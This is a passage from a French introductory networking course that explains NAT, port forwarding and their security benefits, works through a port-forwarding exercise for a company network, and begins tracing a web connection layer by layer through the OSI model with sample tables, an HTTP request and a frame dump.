Par conséquent, si plusieurs services cohabitent sur votre réseau local, par exemple un serveur FTP ou un serveur de jeu, vous pouvez tout à fait les rendre joignables depuis l'extérieur du réseau. Chacun sera joignable sur un port particulier.

Ce mécanisme est très intéressant, car seuls les services que nous voulons rendre joignables le seront, et cela présente un gros intérêt en termes de sécurité.



Il est bien sûr possible de rediriger la connexion vers un autre port que celui d'origine. On aurait pu, par exemple, rediriger le port 80 vers le port 3000 de la machine 192.168.0.1. Il n'y a pas de limitation !

### Une solution sécurisée !

Le fait d'utiliser de la NAT dynamique ainsi que le port forwarding augmente le niveau de sécurité de votre réseau.



Je n'ai jamais fait de sécurité ! En quoi cela consiste-t-il ?

Le principe est à peu près le même que pour votre maison : plus vous avez de portes et de fenêtres, plus il y aura de possibilités de pénétrer dans votre maison. Pour un ordinateur, c'est pareil : **chaque port ouvert sera une porte ouverte potentielle vers votre ordinateur.**

Quand la NAT n'existait pas encore, chaque machine était connectée à Internet avec **sa propre adresse IP publique**. Ses 65 535 ports étaient donc tous potentiellement accessibles... et constituaient potentiellement des portes ouvertes vers la machine.

Attention, je ne dis pas que les 65 535 ports étaient accessibles. Seuls ceux qui étaient en écoute l'étaient, car une application tournait derrière. Seulement, peu de gens avaient conscience de la quantité de ports ouverts sur leur machine.

Reprenons notre exemple précédent et observons les conséquences.

Nous faisons tourner un serveur web sur notre machine 192.168.0.1. Analysons tous les ports en écoute sur cette machine (en imaginant, pour une fois, que cette machine est sous Windows).

```
c:\netstat -an
Proto Adresse locale      Adresse distante      Etat
TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
TCP    0.0.0.0:1033           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1035           0.0.0.0:0              LISTENING
TCP    192.168.0.1:139        0.0.0.0:0              LISTENING
UDP    0.0.0.0:135            *:*
UDP    0.0.0.0:445            *:*
UDP    0.0.0.0:1034           *:*
UDP    0.0.0.0:1384           *:*
UDP    0.0.0.0:1434           *:*
UDP    0.0.0.0:1558           *:*
UDP    127.0.0.1:1043         *:*
UDP    127.0.0.1:1555         *:*
UDP    192.168.0.1:137        *:*
UDP    192.168.0.1:138        *:*
UDP    192.168.0.1:500        *:*
```

Nous voyons ici qu'il y a beaucoup plus de ports ouverts que nous pouvions le penser !

En effet, Windows ouvre un certain nombre de ports pour pouvoir partager des fichiers sur le réseau ou fournir d'autres services par défaut.

Quand il n'y avait pas de NAT, notre machine était donc accessible directement depuis Internet, et tous ces ports étaient autant de portes ouvertes vers elle.

D'ailleurs, beaucoup d'attaques ont été menées à cette époque, marquée notamment par la recrudescence des vers.



Un ver est un virus qui se réplique automatiquement à travers les réseaux comme Internet, en accédant à des applications vulnérables sur les machines, à travers les ports qui sont accessibles.

Il y a eu par exemple, pour les plus connus :

- MS Blaster ([https://www.google.fr/url?sa=t&rct=j&q=&esrc=s&source=web&cd=6&cad=rja&ved=0CGkQFjAF&url=http://www.commentcamarche.net/contents/virus/lov-san-blaster.php3&ei=XLI5UfOzJ-Xe7Aar\\_IGADw&usg=AFQjCNFeiTveWXmsD9Elwc80nxJG-Mqxvg&bvm=bv.43287494,d.ZGU](https://www.google.fr/url?sa=t&rct=j&q=&esrc=s&source=web&cd=6&cad=rja&ved=0CGkQFjAF&url=http://www.commentcamarche.net/contents/virus/lov-san-blaster.php3&ei=XLI5UfOzJ-Xe7Aar_IGADw&usg=AFQjCNFeiTveWXmsD9Elwc80nxJG-Mqxvg&bvm=bv.43287494,d.ZGU));
- SQL Slammer ([https://fr.wikipedia.org/wiki/SQL\\_Slammer%26ei%3Dd7I5UYGkGOHA7Aav54DgDQ%26usg%3DAFQjCNG7IXoTe4EBluRZ4EOoeAYH3zKHHg%26bvm%3Dbv.43287494%2Cd.ZGU](https://fr.wikipedia.org/wiki/SQL_Slammer%26ei%3Dd7I5UYGkGOHA7Aav54DgDQ%26usg%3DAFQjCNG7IXoTe4EBluRZ4EOoeAYH3zKHHg%26bvm%3Dbv.43287494%2Cd.ZGU)).

Ces vers ont paralysé énormément de machines et de services sur Internet quand ils sont apparus.

Si, à l'époque, les machines avaient été derrière la NAT, la diffusion de ces vers n'aurait pas été aussi importante, car les ports des machines n'auraient pas pu être atteints depuis Internet.

Un des intérêts majeurs de la NAT et du port forwarding est de ne rendre accessible **QUE ce qui est nécessaire**.

Dans notre exemple, nous n'aurions mis en place du port forwarding que pour le port 80 pour rendre accessible notre serveur web. Ainsi, tout autre port potentiellement vulnérable n'aurait pas été joignable depuis Internet, et les vers ou autres virus n'auraient pas pu se répandre de la sorte.



En plus de répondre à la problématique de la pénurie d'adresses, la NAT et le port forwarding ont apporté une grande amélioration au niveau sécurité, en ne rendant accessibles QUE les ports nécessaires.

Ainsi, votre box, dans la mesure où elle fait de la NAT, protège vos machines sur votre réseau local.

Nous avons donc vu comment mettre en place de la NAT dynamique afin de donner accès à Internet à des machines ayant des adresses privées.

Nous avons aussi vu comment rendre joignables nos machines sur un réseau privé grâce au port forwarding.

Enfin, nous avons vu comment la NAT et le port forwarding avaient indirectement **amélioré le niveau de sécurité d'Internet** et de tous les réseaux privés.

Le tableau semble bien rose, mais il y a pourtant **un inconvénient majeur** au port forwarding...

## La limite du port forwarding

Notre exemple nous montre que nous pouvons rendre notre serveur web joignable sur Internet.



Que se passe-t-il si nous avons deux serveurs web sur notre réseau local ?

Eh bien ! C'est catastrophique. Étant donné que nous n'avons qu'un seul port 80 disponible, nous ne pourrons pas le rediriger vers nos deux serveurs web, il va alors falloir choisir.

Dans le pire des cas, nous pourrions rediriger un autre port que le port 80, comme le 81, mais cela ne respecterait pas les standards d'Internet.



Cela obligerait notamment les personnes voulant accéder à ce site à indiquer le port directement dans l'URL du navigateur, par exemple <http://www.siteduzero.com:81>.

Ce n'est donc pas une solution satisfaisante.

Malheureusement nous atteignons ici une limite du port forwarding qui restreint à **un seul serveur sur le réseau local par port disponible**.

Donc un seul serveur web, un seul serveur SSH, un seul serveur DNS, etc.

C'était trop beau...

Toutefois, je vais vous rassurer, **il existe quelques solutions** qui permettent, pour certains services, de mettre un nombre illimité de serveurs derrière une unique adresse IP publique. Mais, étant donné que ces solutions sont applicatives, de couche 7, nous ne les verrons pas tout de suite.

Il est temps de mettre vos connaissances en pratique !

## Un exercice pas si facile !

### Énoncé

Vous venez d'être embauché en tant qu'administrateur systèmes et réseaux dans l'entreprise Zéro & Cie. L'ancien administrateur a dû partir précipitamment et vous a laissé un projet à réaliser. La société possède sur son réseau privé 10.0.0.0/23 quelques serveurs :

- 5 serveurs SSH (port TCP 22) (10.0.1.1, 10.0.1.2, 10.0.1.3, 10.0.1.4 et 10.0.1.5) ;
- 4 serveurs web (port TCP 80) (10.0.1.6, 10.0.1.7, 10.0.1.8 et 10.0.1.9) ;
- 2 serveurs DNS (port UDP 53) (10.0.1.10 et 10.0.1.11).

Par ailleurs, environ 250 salariés dans l'entreprise ont leurs adresses de 10.0.0.1 à 10.0.0.254. L'ancien administrateur a acheté une plage d'adresses sur Internet qui est la suivante : 194.34.56.0/29.

On vous demande d'écrire la table de port forwarding du routeur qui fera la liaison entre le réseau privé et Internet. Sachant que ce routeur pourra avoir toutes les adresses du réseau public sur son interface réseau externe.



À vous de dire si cette mise en place est possible, et si oui, de proposer votre solution de NAT dynamique et port forwarding.

Pour résoudre cet exercice, il va falloir prendre les problèmes un par un.

Déjà, nous allons calculer l'étendue de la plage d'adresses publiques à notre disposition.

En écrivant le masque en décimal, nous avons :

194.34.56.0/255.255.255.248

En utilisant la méthode du nombre magique, nous trouvons un nombre magique de 8 (256 – 248).

La première adresse du réseau étant 194.34.56.0, la dernière sera  $0 + 8 - 1 = 7$ , soit 194.34.56.7.

Nous aurons donc sur ce réseau, 8 adresses allant de 194.34.56.0 à 194.34.56.7. Sachant que 194.34.56.0 sera l'adresse de réseau et 194.34.56.7 l'adresse de broadcast, il nous restera **6 adresses pour faire notre port forwarding**.

Nous avons 5 serveurs SSH, 4 serveurs web et deux serveurs DNS, ce qui fait 11 serveurs au total.



Comment va-t-on pouvoir faire entrer nos 11 serveurs avec seulement 6 adresses ?

C'est possible !

Si vous avez bien compris la limitation liée au port forwarding, on ne peut avoir **qu'un seul serveur d'un certain type (SSH, web ou DNS) par adresse IP**.

Or, dans cet exercice nous avons au maximum 5 serveurs d'un même type à rediriger, cela devrait donc fonctionner.

Il faudra simplement rediriger plusieurs serveurs de types différents sur une même adresse IP.

Vous comprendrez peut-être mieux avec la solution. ;)

Deux choix se présentent à nous :

- commencer par rediriger tous les serveurs de même type, par exemple commencer par placer tous les serveurs SSH ;
- commencer par chaque adresse IP.

Quoi qu'il en soit, nous arriverons de toute façon au même résultat. Nous allons choisir le second choix pour que vous compreniez bien le principe.

On commence par la première adresse IP publique que nous avons à notre disposition. Nous allons rediriger depuis cette adresse un serveur de chaque type, étant donné que nous avons plus d'une seule adresse IP :



TABLE DE PORT FORWARDING			
@IP externe 194.34.56.1	Port externe TCP 22 (SSH)	@IP interne 10.0.1.1	Port interne TCP 22
@IP externe 194.34.56.1	Port externe TCP 80 (web)	@IP interne 10.0.1.6	Port interne TCP 80
@IP externe 194.34.56.1	Port externe UDP 53 (DNS)	@IP interne 10.0.1.10	Port interne UDP 53

Nous utilisons donc **une seule adresse IP publique parmi nos 6 adresses disponibles** pour rediriger 3 services différents (SSH, web et DNS) vers trois serveurs différents !

Nous pouvons maintenant passer à la seconde adresse IP publique qui va, elle aussi, accueillir trois services différents :

TABLE DE PORT FORWARDING			
@IP externe 194.34.56.1	Port externe TCP 22 (SSH)	@IP interne 10.0.1.1	Port interne TCP 22
@IP externe 194.34.56.1	Port externe TCP 80 (web)	@IP interne 10.0.1.6	Port interne TCP 80
@IP externe 194.34.56.1	Port externe UDP 53 (DNS)	@IP interne 10.0.1.10	Port interne UDP 53
@IP externe 194.34.56.2	Port externe TCP 22 (SSH)	@IP interne 10.0.1.2	Port interne TCP 22
@IP externe 194.34.56.2	Port externe TCP 80 (web)	@IP interne 10.0.1.7	Port interne TCP 80
@IP externe 194.34.56.2	Port externe UDP 53 (DNS)	@IP interne 10.0.1.11	Port interne UDP 53

Nous avons déjà placé nos deux serveurs DNS, c'est pourquoi nous n'aurons besoin de placer que deux services différents (SSH et web) sur la troisième adresse IP publique disponible :

TABLE DE PORT FORWARDING			
@IP externe 194.34.56.1	Port externe TCP 22 (SSH)	@IP interne 10.0.1.1	Port interne TCP 22
@IP externe 194.34.56.1	Port externe TCP 80 (web)	@IP interne 10.0.1.6	Port interne TCP 80
@IP externe 194.34.56.1	Port externe UDP 53 (DNS)	@IP interne 10.0.1.10	Port interne UDP 53
@IP externe 194.34.56.2	Port externe TCP 22 (SSH)	@IP interne 10.0.1.2	Port interne TCP 22

TABLE DE PORT FORWARDING			
@IP externe 194.34.56.2	Port externe TCP 80 (web)	@IP interne 10.0.1.7	Port interne TCP 80
@IP externe 194.34.56.2	Port externe UDP 53 (DNS)	@IP interne 10.0.1.11	Port interne UDP 53
@IP externe 194.34.56.3	Port externe TCP 22 (SSH)	@IP interne 10.0.1.3	Port interne TCP 22
@IP externe 194.34.56.3	Port externe TCP 80 (web)	@IP interne 10.0.1.8	Port interne TCP 80

Et nous pouvons continuer avec les services restants, ce qui nous donne la table de port forwarding finale suivante :

TABLE DE PORT FORWARDING			
@IP externe 194.34.56.1	Port externe TCP 22 (SSH)	@IP interne 10.0.1.1	Port interne TCP 22
@IP externe 194.34.56.1	Port externe TCP 80 (web)	@IP interne 10.0.1.6	Port interne TCP 80
@IP externe 194.34.56.1	Port externe UDP 53 (DNS)	@IP interne 10.0.1.10	Port interne UDP 53
@IP externe 194.34.56.2	Port externe TCP 22 (SSH)	@IP interne 10.0.1.2	Port interne TCP 22
@IP externe 194.34.56.2	Port externe TCP 80 (web)	@IP interne 10.0.1.7	Port interne TCP 80
@IP externe 194.34.56.2	Port externe UDP 53 (DNS)	@IP interne 10.0.1.11	Port interne UDP 53
@IP externe 194.34.56.3	Port externe TCP 22 (SSH)	@IP interne 10.0.1.3	Port interne TCP 22
@IP externe 194.34.56.3	Port externe TCP 80 (web)	@IP interne 10.0.1.8	Port interne TCP 80
@IP externe 194.34.56.4	Port externe TCP 22 (SSH)	@IP interne 10.0.1.4	Port interne TCP 22
@IP externe 194.34.56.4	Port externe TCP 80 (web)	@IP interne 10.0.1.9	Port interne TCP 80
@IP externe 194.34.56.5	Port externe TCP 22 (SSH)	@IP interne 10.0.1.5	Port interne TCP 22

Il nous reste même une adresse IP non utilisée ! C'est la fête ! :p

Ceci dit, l'exercice n'est pas encore tout à fait terminé, car il faut aussi donner accès à Internet à nos 250 utilisateurs.

Pour cela, il suffit d'activer la NAT dynamique sur une de nos adresses IP.



Cinq adresses sont déjà occupées par du port forwarding, on ne peut donc pas utiliser n'importe laquelle de ces adresses, n'est-ce pas ?

En fait, si !

Si vous vous souvenez bien, les ports alloués pour les clients sont alloués **au-dessus de 1 024**. Or, ici, les ports utilisés pour le port forwarding sont tous en dessous. Nous avons donc, sur chacune de nos 6 adresses publiques disponibles, la possibilité de mettre en place de la NAT dynamique pour nos utilisateurs !

Et voilà, mission accomplie pour notre nouvel administrateur ! :D

Nous en avons donc fini avec la NAT et le port forwarding qui sont si utiles aujourd'hui !

## Ce qu'il faut retenir

- Vous avez maintenant abordé toutes les couches de 1 à 4.
- Vous connaissez les protocoles réseau associés à ces couches.
- Vous connaissez les mécanismes comme la NAT qui sont nécessaires au bon fonctionnement d'Internet.
- Enfin, vous avez appris **toute la théorie des réseaux TCP/IP** nécessaire pour saisir le fonctionnement réseau d'Internet, à travers la compréhension du modèle OSI.

Si vous êtes arrivés jusque-là sain et sauf, bravo !

Pour nous assurer que vous avez bien compris et assimilé le cours, nous allons faire un récapitulatif complet de ce que nous avons vu jusque-là.



# TP récapitulatif

Vous possédez désormais toutes les connaissances réseau nécessaires pour comprendre comment fonctionne Internet. Avant d'aller plus loin, nous allons réviser ce que nous avons vu avec un exercice complet qui fera appel à tout ce nous avons vu jusqu'à maintenant.

Si vous réussissez à faire cet exercice en entier, bravo ! Vous pouvez considérer que vous avez **de très bonnes bases en réseau**.

Ceci dit, il est très rare de tout réussir sans oublier une petite étape. :p

## Énoncé de l'exercice et comment le résoudre

Nous allons maintenant essayer de suivre une connexion de A à Z grâce aux connaissances acquises.

Voici le schéma réseau de notre connexion.




Schéma réseau de la connexion

Nous allons donc détailler une connexion web que vous pourriez créer, de votre machine située sur votre réseau domestique, derrière votre box, vers l'adresse 88.191.135.63.



Nous aurions pu faire cette requête vers le Site du Zéro, mais celui-ci est désormais hébergé avec un service de réplication de site, CloudFlare, qui ne permet pas d'accéder au site avec son adresse IP.

## Comment procéder ?


Si je vous demande, à brûle-pourpoint, par où commencer, vous risquez d'être un peu dérouté et perdu. Pour décomplexifier les choses, nous allons déjà identifier les étapes de la connexion.

### *Au départ, notre machine*

Dans un premier temps, la connexion va partir de l'application qui tourne sur notre machine, c'est-à-dire dans notre cas du navigateur Firefox.

Il va ensuite y avoir beaucoup d'étapes avant de réussir à former la trame à envoyer sur le réseau. Pour comprendre chacune de ces étapes, nous allons nous appuyer sur notre support principal de compréhension des réseaux, j'ai nommé... le **modèle OSI** !

Comme je vous l'avais dit et comme vous pouvez le concevoir, le modèle OSI permet de **comprendre en profondeur le fonctionnement des réseaux**. Nous allons donc l'utiliser pour détailler le parcours de nos informations, notamment pour l'envoi d'une information sur le réseau.



Envoi dans le modèle OSI

Nous voyons bien ici que nous allons devoir détailler les informations relatives à chacune des couches avant de pouvoir envoyer notre trame sur le réseau, mais nous savons maintenant dans quel ordre le faire.

### *Envoyer la trame sur le réseau*

Nous allons voir ensuite ce qu'il advient de notre trame sur le réseau, quels matériels sont rencontrés, quels protocoles sont utilisés, etc.

D'ailleurs, nous allons encore nous servir du modèle OSI chaque fois qu'un matériel réseau est rencontré. Cependant, **le parcours du modèle OSI se fera cette fois dans le sens inverse**, du bas vers le haut, puisque la trame provient du réseau et va vers l'application.

Nous verrons comment la trame parcourt le réseau et ce qui est modifié à chaque passage par un équipement.

### *Réceptionner la trame par la machine destinataire et réponse*

De la même façon que précédemment, nous allons cette fois remonter les couches du modèle OSI jusqu'à la couche 7 applicative. Nous verrons comment les informations sont reçues et aiguillées entre les couches et comment l'application reçoit les informations de départ et peut les traiter.

Il est temps de passer au concret, vous pouvez commencer à réfléchir à chaque étape du processus.

## Au cœur de notre machine

Nous allons voir comment nous allons passer d'une requête applicative de notre navigateur, à une trame qui est envoyée sur le réseau. Tout cela se passe au niveau du système d'exploitation de notre machine, et plus précisément dans ce que l'on appelle **la pile TCP/IP**.



La pile TCP/IP est en fait l'implémentation du modèle OSI dans notre système d'exploitation. Ce n'est rien de plus qu'un **programme** qui effectue les calculs et les requêtes pour fabriquer les éléments des en-têtes de chacun des protocoles des couches du modèle OSI.

## De l'application au réseau

Nous commençons par saisir dans notre navigateur préféré l'adresse du site que nous voulons atteindre : 88.191.135.63.



Ici, nous utilisons l'adresse IP du site à joindre qui est <http://www.lalitte.com/>, car nous ne savons pas encore utiliser les noms de machine et ne connaissons pour l'instant que les adresses IP (attention, l'IP de [lalitte.com](http://www.lalitte.com/) a changé et vous pouvez utiliser maintenant 163.172.38.160).



On entre la demande dans le navigateur

Nous allons maintenant voir tout ce qui se passe au niveau de notre machine lorsque vous appuyez sur la touche *Entrée*.

### En couche 7

Nous sommes au niveau de votre navigateur web, Firefox pour ma part, et celui-ci souhaite envoyer une requête sur le réseau vers le serveur d'adresse IP 88.191.135.63.

Firefox va utiliser **le protocole applicatif HTTP pour envoyer une requête web**. Le protocole HTTP fonctionnant sur TCP, Firefox va envoyer sa requête au protocole TCP de couche 4.

Plus exactement, et pour les connaisseurs du Web, voici à peu de chose près la requête applicative qui est envoyée :

```
GET: http://88.191.135.63/ HTTP/1.0
HOST: 88.191.135.63\r\n
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent : Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:19.0)
Gecko/20100101 Firefox/19.0
```

Ce sont donc ces informations qui vont être envoyées au serveur web 88.191.135.63. Pour l'instant, voici où nous en sommes de l'envoi de notre trame finale :

GET http://88.191.135.63...

Données applicatives

### En couche 4

La couche 4 reçoit les informations précédentes et voit qu'une requête doit être envoyée au serveur 88.191.135.63.



Avant que la requête puisse être envoyée, il faut d'abord **initialiser la connexion TCP** !

Ainsi, avant de pouvoir envoyer nos données applicatives, nous allons devoir envoyer un segment TCP qui demande à la machine 88.191.135.63 si elle veut bien ouvrir une connexion avec nous.

Cette requête ne sera donc qu'une demande d'ouverture de connexion SYN **qui ne contient pas de données applicatives**.

Ce premier segment TCP envoyé ne contiendra donc pas de données.

Il va cependant falloir former l'en-tête TCP.



Pour former l'en-tête, nous avons notamment besoin des ports TCP utilisés.

Le port destination est donné par Firefox, c'est le port 80 qui est utilisé par défaut pour le Web.

Le port source est un port choisi **aléatoirement au-dessus de 1 024**, la pile TCP/IP va donc nous donner un port aléatoire, par exemple 1337.

On y ajoute les flags, avec notamment le flag SYN qui est positionné, vu qu'il s'agit de l'initialisation d'une connexion.

Notre future trame continue de se former avec pour l'instant le segment TCP :

1337	80	???	flags	???	checksum
------	----	-----	-------	-----	----------

Segment TCP

On voit bien ici que les données applicatives ne sont pas dans ce segment, elles ne seront envoyées **que quand la connexion TCP sera établie**.

Maintenant que le segment TCP est prêt, on peut l'envoyer à la couche 3, qui sera ici le langage quasi universel utilisé, IP.

### En couche 3

La couche 3 récupère donc les informations de couche 4 ainsi que l'adresse IP de destination.

Comme la couche 3 est en charge **du dialogue entre réseaux et notamment de l'aiguillage des paquets**, elle va devoir savoir à quel routeur envoyer les informations. Pour cela, elle va voir sa table de routage, qui pour notre exemple est :

TABLE DE ROUTAGE	
Réseau à joindre	Passerelle
192.168.0.0/24	192.168.0.1
0.0.0.0/0	192.168.0.254

Pour aller vers 88.191.135.63, la passerelle à utiliser est 192.168.0.254.

La couche 3 sait donc maintenant à qui adresser la future trame, elle connaît aussi les adresses IP source et de destination ; elle va pouvoir former son datagramme et l'envoyer à la couche 2...

???	192.168.0.1 (source)	88.191.135.63 (destination)	1337	80	???	flags	???	checksum
-----	-------------------------	--------------------------------	------	----	-----	-------	-----	----------

Datagramme IP, contenant le segment TCP

Mais avant, elle va faire un petit travail supplémentaire pour faciliter le travail de la couche 2 : elle va s'occuper de la requête ARP pour indiquer à la couche 2 l'adresse MAC à joindre.

Elle va donc en premier lieu aller voir dans la table ARP si l'adresse MAC du routeur 192.168.0.254 n'est pas déjà présente.

- Si elle est présente, c'est parfait, on connaît maintenant l'adresse MAC.
- Si elle n'est pas présente, un broadcast ARP va être envoyé sur le réseau pour demander l'adresse MAC de 192.168.0.254. Le routeur va nous répondre et nous connaissons son adresse MAC que nous allons également inscrire dans la table ARP.

La couche 3 va alors pouvoir envoyer à la couche 2 le datagramme ainsi que l'adresse MAC de la prochaine machine à joindre.



Je suis quand même obligé de vous dire qu'il se passe beaucoup plus de choses et que nous simplifions ici grandement les mécanismes réseau réels. Ce n'est pas grave, tout ce que nous voyons permet sans problème de comprendre le fonctionnement d'Internet sans avoir à entrer dans les détails.

### **En couche 2**

Notre dernière étape avant l'envoi sur le réseau !

La couche 2 possède maintenant tous les éléments pour envoyer la trame sur le réseau, elle va donc pouvoir la former :

@MAC 192.168.0.254	@MAC 192.168.0.1	proto 3 IP	???	192.168.0.1	88.191.135.63	1337	80	???	flags	???	checksum	CRC
-----------------------	---------------------	---------------	-----	-------------	---------------	------	----	-----	-------	-----	----------	-----

Trame Ethernet qui contient le datagramme IP, contenant le segment TCP



Si vous ne vous souvenez plus très bien des champs de chaque couche, n'hésitez pas à revenir quelques chapitres en arrière pour comprendre chacun d'entre eux.

La couche 2 va alors pouvoir envoyer cette trame sous forme de 0 et de 1 sur le réseau !

Allez, pour le plaisir je vous donne un aperçu de ce que cela peut donner en hexadécimal (en binaire ce serait un peu long...)

```
00 50 56 b0 11 46 00 26   bb 16 21 84 08 00 45 00
00 40 97 ea 40 00 40 06   be 74 0a 08 3f e9 0a 04
90 64 ed d8 1f 90 d0 78   41 24 00 00 00 00 b0 02
ff ff 5e 92 00 00 02 04   05 b4 01 03 03 04 01 01
08 0a 4a 69 8a a3 00 00   00 00 04 02 00 00
```

Les plus aventureux pourront s'amuser à décrypter le contenu ! C'est une vraie trame Ethernet.

En plus, comme je suis sympa, je vous donne un aperçu du contenu réel pour voir si vous ne vous êtes pas trompé :

```

▶ Frame 25: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface 0
▶ Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: Vmware_b0:11:46 (00:50:56:b0:11:46)
▶ Internet Protocol Version 4, Src: 10.8.63.233 (10.8.63.233), Dst: 10.4.144.100 (10.4.144.100)
▶ Transmission Control Protocol, Src Port: 60888 (60888), Dst Port: http-alt (8080), Seq: 0, Len: 0

```

### Contenu de la trame Ethernet

Voilà donc notre trame partie sur le réseau (à la vitesse de la lumière, si si, pour de vrai !).

Nous allons maintenant voir quel est le premier équipement qu'elle va rencontrer sur le réseau et comment il va la recevoir.

## Sur le réseau

### Un long voyage réseau

Enfin, long pour nous qui étudions tout ce parcours étape par étape, car je vous rappelle que dans la réalité, tout cela se fait en quelques millisecondes... :o

#### Première rencontre sur le réseau

D'après vous, quel est le prochain matériel rencontré par notre trame ?

La figure suivante reprend le schéma de la connexion :




Schéma réseau de la connexion

Et le prochain matériel rencontré est... un switch !

Nous ne le voyons pas sur le schéma, car il s'agit d'un schéma logique de couche 3, mais il y a bien un switch entre nous et la box.



En fait, il est fort possible que vous soyez directement connecté à votre box, mais elle peut se comporter comme un switch. Et comme cela nous intéresse de **bien étudier toutes les étapes de la connexion**, nous allons faire comme s'il y avait un switch entre nous et la box.

Le switch reçoit donc notre trame, mais comme c'est un équipement de couche 2, il ne comprend que le protocole Ethernet et ne peut lire que les informations de l'en-tête Ethernet.

@MAC 192.168.0.254	@MAC 192.168.0.1	proto 3 IP	???	CRC
--------------------	------------------	------------	-----	-----

Trame Ethernet qui contient... des choses.

Le switch va donc pouvoir lire la trame et notamment l'adresse MAC source et l'adresse MAC de destination.

Grâce à l'adresse MAC source, il va pouvoir mettre à jour sa table CAM en indiquant sur quelle prise est branchée la machine 192.168.0.1 (ou simplement remettre le TTL de cette association au maximum).

Ensuite, grâce à l'adresse MAC de destination, il va pouvoir identifier la prise sur laquelle il doit renvoyer la trame. Il va donc récupérer toute la trame, l'analyser et la réémettre sur la prise adéquate.

Et notre trame est repartie sur le réseau !

### ***En route pour le routeur***

Notre trame arrive ensuite au routeur.

Le routeur va lire la couche 2...



Mais non, le routeur est un équipement de couche 3 !

En réseau, qui peut le plus peut le moins !

Un équipement de couche 3 saura donc parler **tous les protocoles des couches inférieures**. Sinon, il ne pourrait pas renvoyer les paquets sur le réseau en passant par la couche 2 !

D'ailleurs, l'un des éléments les plus évolués du réseau est... votre machine, car vu qu'elle est capable de parler au niveau applicatif (couche 7), elle connaît tous les protocoles des couches inférieures.

Le routeur lit donc la trame et l'en-tête de couche 2.

Il voit que **l'adresse MAC de destination est la sienne** ! Il va donc pouvoir lire le reste du contenu et envoyer le datagramme à la couche 3.

Il lit notamment le CRC en fin de trame et vérifie qu'il n'y a pas eu d'erreur de transmission pendant le trajet.

Si tout va bien, il remonte le datagramme à la couche 3.

???	192.168.0.1 (source)	88.191.135.63 (destination)	1337	80	???	flags	???	checksum
-----	-------------------------	--------------------------------	------	----	-----	-------	-----	----------

Datagramme IP contenant le segment TCP

La couche 3 lit le contenu de l'en-tête et voit que l'adresse IP de destination n'est pas la sienne (ce qui est bien normal pour un routeur qui ne cesse d'aiguiller des paquets qui ne sont pas pour lui)

Il doit donc maintenant aiguiller ce paquet vers son réseau de destination. Pour cela, vous le savez maintenant, il va voir sa table de routage :

TABLE DE ROUTAGE	
Réseau à joindre	Passerelle
192.168.0.0/24	192.168.0.254
82.238.22.0/24	82.238.22.47
0.0.0.0/0	Prochain routeur Internet

Sa route par défaut lui dit d'envoyer le paquet vers Internet.

Comme moi, vous avez sans doute remarqué un point très important : nous allons passer d'un réseau privé 192.168.0.0/24 à un réseau public 82.238.22.0/24 ! Et quand on passe d'un réseau privé à un réseau public, **il faut faire de la NAT**.

Pour faire de la NAT, notre routeur a besoin d'aller **lire les informations de couche 4**. Ça tombe bien, elles sont contenues dans l'en-tête TCP qui est contenu dans le datagramme !

Le routeur récupère donc les ports source et de destination, soit 1337 et 80.

Il va choisir à son tour un port source pour l'envoi du paquet et va noter tout cela dans la table de NAT dynamique :

TABLE NAT	
@IP SRC, @IP DST, port SRC, port DST	@IP SRC, @IP DST, port SRC, port DST
192.168.0.1, 88.191.135.63, 1337, 80	82.238.22.47, 88.191.135.63, 22385, 80

Il va donc **modifier les informations de couche 4 et de couche 3** avant de renvoyer la trame sur le réseau.

Avant cela, il fait une requête ARP pour obtenir l'adresse MAC du prochain routeur.

Il peut alors envoyer le nouveau datagramme à la couche 2 :

???	82.238.22.47 (source)	88.191.135.63 (destination)	22385	80	???	flags	???	checksum
-----	--------------------------	--------------------------------	-------	----	-----	-------	-----	----------

Datagramme IP modifié pour la NAT segment TCP

La couche 2 reçoit le datagramme ainsi que l'adresse MAC de destination et n'a plus qu'à former la nouvelle trame à envoyer sur le réseau.

